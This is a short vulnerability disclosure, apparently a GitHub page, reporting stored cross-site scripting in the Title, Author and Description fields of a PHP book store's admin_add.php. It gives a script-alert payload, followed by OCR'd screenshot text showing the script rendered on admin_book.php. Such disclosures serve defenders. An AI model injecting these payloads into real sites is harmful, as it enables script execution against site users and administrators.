anx0ing Update Simple Online Book Store-XSS.md History

1 contributor

51 lines (21 sloc) | 746 Bytes

Simple Online Book Store-XSS

Date:

> 2022-08/05

Exploit Author:

> anx0ing@gmail.com

Vendor Homepage:

> https://www.sourcecodester.com

Software Link:

> https://www.sourcecodester.com/php/15423/simple-online-book-store-system-php-free-source-code.html

Version:

> 1.0


/admin_book.php

`Title` 、 `Author` 、 `Description` Parameters have XSS


/admin_add.php

> add xss code

```
<script>alert(1)</script>
```



Triggered in admin_book.php


Simple Online Book Store
Book List
172.20.10.14 显示
1
确定
ISBN
Title
Author
Image
Description
Price
Publisher
Action
te
te
te
te
0.00
Publisher 2
oyrcluxnwcmgbzxwnngm
POST.php
0.00
Publisher 2
ISBN
0.00
Publisher 2
978-1-484
978-1-484
978-1-457
Simple Online
view-source:172.20.10.14/obs/
不安全 | view-source:172.20.10.14/obs/admin_book.php
无痕模式（已打开 2 个窗
103 <a href="admin_delete.php?bookisbn=oyrcluxnwcmgbzxwnngm" class="btn btn-sm rounded-0 btn-danger" title="Delete" onclick="if(confi
104
105 </td>
106 </tr>
107 <tr>
108 <td class="px-2 py-1 align-middle">ISBN</td>
109 <td class="px-2 py-1 align-middle"><script>alert(1)</script></td>
110 <td class="px-2 py-1 align-middle"><script>alert(2)</script></td>
111 <td class="px-2 py-1 align-middle"></td>
112 <td class="px-2 py-1 align-middle"> <script>alert(1)</script> </td>
113 <td class="px-2 py-1 align-middle">0.00</td>
114 <td class="px-2 py-1 align-middle">Publisher 2</td>
115 <td class="px-2 py-1 align-middle text-center">
116
117
118 <a href="admin_delete.php?bookisbn=ISBN" class="btn btn-sm rounded-0 btn-danger" title="Delete" onclick="if(confirm('Are you sure